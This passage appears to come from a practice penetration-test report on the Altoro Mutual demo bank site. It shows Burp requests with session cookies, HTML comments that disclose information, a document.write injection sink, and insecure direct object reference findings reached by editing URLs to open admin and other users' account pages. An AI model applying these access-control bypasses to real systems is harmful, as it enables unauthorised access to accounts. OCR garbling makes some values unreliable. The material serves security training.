7 Referer: http://altoro.testfire.net/login.jsp
8 Connection: keep-alive
9 Cookie: JSESSIONID=9FCA25B84CD07D15FFC4A21A03372E7B; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmlFOZX4tNS40NTQwNDA0MDQzNTkyODZFMtl80DAwMDaxfkNoZWNraW5nfjEuMDazNjk5MTU0N
EU4fA=="
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
13 Priority: u=0, i
14 Content-Length: 0
15
16

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html; charset=ISO-8859-1
4 Date: Mon, 03 Feb 2025 01:46:14 GMT
5 Content-Length: 9401
6
7
8
9
10
11
12
13
14
15
16
17
18 <!-- BEGIN HEADER -->
19 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
20
21 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
22
23
24
25 <head>
26   <title>Altoro Mutual</title>
27   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
28   <link href="/style.css" rel="stylesheet" type="text/css" />
29 </head>
30 <body style="margin-top:5px;">
31
32 <div id="header" style="margin-bottom:5px; width: 99%;>
33   <form id="frmSearch" method="get" action="/search.jsp">
34     <table width="100%" border="0" cellpadding="0" cellspacing="0">
35       <tr>
36         <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src=
"/images/logo.gif" width=283 height=80/></a></td>
37         <td align="right" valign="top">
38           <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold;
color: red;">Sign Off</font></a> | <a id="HyperLink3" href=
"/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href=

```

② ⚙️ ← → Server
0 highlights
② ⚙️ ← → http://testfire.net/
0 highlights

Done

Event log (2) • All issues

- 4.10. Information Disclosure

- 4.10.1 Information Disclosure

- URL : <http://altoro.testfire.net/login.jsp>
- Risk : Low
- Confidence : High
- Threat Classification : Information Leakage
- Evidence : admin
- Description : The response appears to contain
suspicious comments which may help an attacker

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > 1 x 2 x 3 x +

Target: http://altoro.testfire.net | HTTP/1.1

Request

Pretty Raw Hex

```

1 GET /login.jsp HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://altoro.testfire.net/index.jsp
8 Connection: keep-alive
9 Cookie: JSESSIONID=9FCA25B84CD07D15FFC4A21A03372E7B; AltoroAccounts='0DAwMDAwfkNvcnBvcnFOZX4tNS40NTQwNDAMDQzNTkyCDZFMtl8ODAwMDAxfkNoZWNraW5nfjEuMDAznjkSMTUONEU4fA=='
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
13 Priority: u=0, i
14
15

```

Response

Pretty Raw Hex Render

```

index.jsp?content=inside_careers.htm>
Careers
</li>
<li>
<a id="MenuHyperLink19" href="subscribe.jsp">
Subscribe
</a>
</li>
</ul>
</td>
<!-- TOC END -->
<td align="top" colspan="3" style="width: 99%;>
<div class="fl" style="width: 99%;>
<h1>
Online Banking Login
</h1>
<!-- To get the latest admin login, please contact
SiteOps at 415-555-6159 -->
<p>
<span id="_ctlo_ctlo_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
</span>
</p>
<form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirmInput(login));">
<table>
<tr>
<td>
Username:
</td>
<td>
<input type="text" id="uid" name="uid" value="" style="width: 150px;">
</td>

```

0 highlights

0 highlights

8,704 bytes | 218 millis

Memory: 202.8MB

Inspector Notes

- 4.10.2 Information Disclosure

- URL : http://altoro.testfire.net/index.jsp?content=inside_jobs.htm
- Risk : Informational
- Confidence : Low
- Threat Classification : Information Leakage
- Evidence : admin
- Description : The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#)**ONLINE BANKING LOGIN****PERSONAL****SMALL BUSINESS****INSIDE ALTORO MUTUAL****PERSONAL**

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Board Room
- Careers
- Subscribe

Current Job Openings

We update our job database daily so that you can find the most up-to-date career opportunities within Altoro Mutual.

Group	Date Posted	Title
Administration	Oct-23-2006	Executive Assistant
Consumer Banking	Oct-19-2006	Teller
Customer Service	Oct-26-2006	Customer Service Representative
Marketing	Oct-25-2006	Loyalty Marketing Program Manager
Risk Management	Oct-17-2006	Operational Risk Manager
Sales	Oct-24-2006	Mortgage Lending Account Executive

Altoro Mutual and its affiliates recruit and hire qualified candidates without regard to race, religion, color, sex, sexual orientation, age, national origin, ancestry, citizenship, veteran or disability status or any factor prohibited by law, and as such affirms in policy and practice to support and promote the concept of equal employment opportunity and affirmative action, in accordance with all applicable federal, state and municipal laws. Candidates must possess the right to work in the United States, as it is not the practice of Altoro Mutual to sponsor individuals for work visas.

← → ⌂ ⌂ view-source:http://altoro.testfire.net/index.jsp?content=inside_jobs.htm

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Other Bookmarks

```
100 <!-- KEYWORD:RELEVANT MODULE, CATEGORIES, OPPORTUNITIES, JOBS, MANAGEMENT -->
101 <script>
102
103 var jobs = [
104     "Administration": "ExecutiveAssistant": "jobs/20061023.htm",
105     "ConsumerBanking": "Teller": "jobs/20061019.htm",
106     "CustomerService": "CustomerServiceRepresentative": "jobs/20061026.htm",
107     "Marketing": "LoyaltyMarketingProgramManager": "jobs/20061025.htm",
108     "RiskManagement": "OperationalRiskManager": "jobs/20061027.htm",
109     "Sales": "MortgageLendingAccountExecutive": "jobs/20061024.htm"
110 };
111
112 function loadPage() {
113     if (document.location.hash == "#alljobs") {
114         document.location.hash = "";
115         return;
116     }
117     /* check if job parameter exists */
118     var job = getParameter("job");
119     if (job && job.length > 0) {
120         var sp = job.split(':');
121         if (sp.length == 2 && jobs[sp[1]] && jobs[sp[1]] != "") {
122             /* check if job exists */
123             if ((sp[0] && sp[1]) && jobs[sp[1]][sp[0]] != "") {
124                 document.location.href = "index.jsp?content=" + jobs[sp[1]][sp[0]];
125             } else {
126                 /* tell the user the job isn't open anymore */
127                 document.write("<h2 style='color:#ff0000>We're sorry, but it appears the position for " + sp[0] + " in group " + sp[1] + " is not open anymore</h2>");
128             }
129         }
130     }
131 }
132
133 function getParameter(name) {
134     var searchStr = document.location.search.substring(1);
135     var params = searchStr.split('&');
136     for (var i=0; i < params.length; i++) {
137         nv = params[i].split('=');
138         if (nv.length == 2 && nv[0] == name) {
139             return nv[1];
140         }
141     }
142     return "";
143 }
144
145 function sethash() {
146     document.location.hash = "alljobs";
147 }
148
149 /* set IE to go back to orig page when pressing the back command in teh next page */
150 if (navigator.appName == 'Microsoft Internet Explorer') {
151     window.onbeforeunload=sethash;
152 }
153
154 window.onload = loadPage;
155
156 </script>
157
158 <div class="fl" style="width: 99%;>
```

function loadPage() {
 ^ Highlight All Match Case Match Diacritics Whole Words 1 of 1 match

- 4.11. Authorization

- 4.11.1 Insecure Direct Object Reference

- URL : <http://altoro.testfire.net/bank/main.jsp>
- Risk : High
- Confidence : High
- Attack : convert URL ➔ <http://altoro.testfire.net/admin/admin.jsp>
- Threat Classification : All user information leaked
- Description : I was able to access highly sensitive information and perform administrative actions that should only be available to system administrators. Specifically, I could:
 - 1- View the list of usernames in the system.
 - 2- Add new users to the system.
 - 3- Modify existing user accounts.

These actions and information should be to administrators only

- 4.11.2 Insecure Direct Object Reference

- URL : <http://altoro.testfire.net/bank/main.jsp>
- Risk : High
- Confidence : High
- Attack : convert URL → <http://altoro.testfire.net/admin/admin.jsp>
- Threat Classification : All user information leaked
- Description: A vulnerability was discovered in the account history where modifying the URL parameter allows unauthorized access to another user's account details. This indicates an improper authorization check
- Recommendation : Ensure proper authorization checks are in place for each request
Validate user permissions thoroughly and use non-predictable identifiers for URLs.

aloro.testfire.net/bank/main.jsp

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AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello Jane Doe

Welcome to Altoro Mutual Online.

View Account Details: 800005 Checking GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

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DEMO SITE ONLY

← → ⌂ ⌂ altoro.testfire.net/bank/showAccount?listAccounts=800005

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DEMO SITE ONLY

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO:

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Account History - 800005 Checking

Balance Detail

800005 Checking	Select Account	Amount
Ending balance as of 2/7/25 10:41 PM		\$399974.00
Available balance		\$399974.00

10 Most Recent Transactions

Date	Description	Amount
2025-02-07	Withdrawal	\$0.00
2025-02-07	Withdrawal	\$0.00
2025-02-07	Withdrawal	\$200000.00
2025-02-07	Withdrawal	-\$200000.00
2025-02-07	Deposit	\$1.00
2018-06-11	Deposit	\$10.00

Credits

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	01/12/2005	Paycheck	1200
1001160140	01/29/2005	Paycheck	1200
1001160140	02/12/2005	Paycheck	1200
1001160140	03/01/2005	Paycheck	1200
1001160140	03/15/2005	Paycheck	1200

Debits

Account	Date	Description	Amount
1001160140	01/17/2005	Withdrawal	2.85
1001160140	01/25/2005	Rent	800
1001160140	01/25/2005	Electric Bill	45.25
1001160140	01/25/2005	Heating	29.99
1001160140	01/29/2005	Transfer to Savings	321
1001160140	01/29/2005	Groceries	19.6

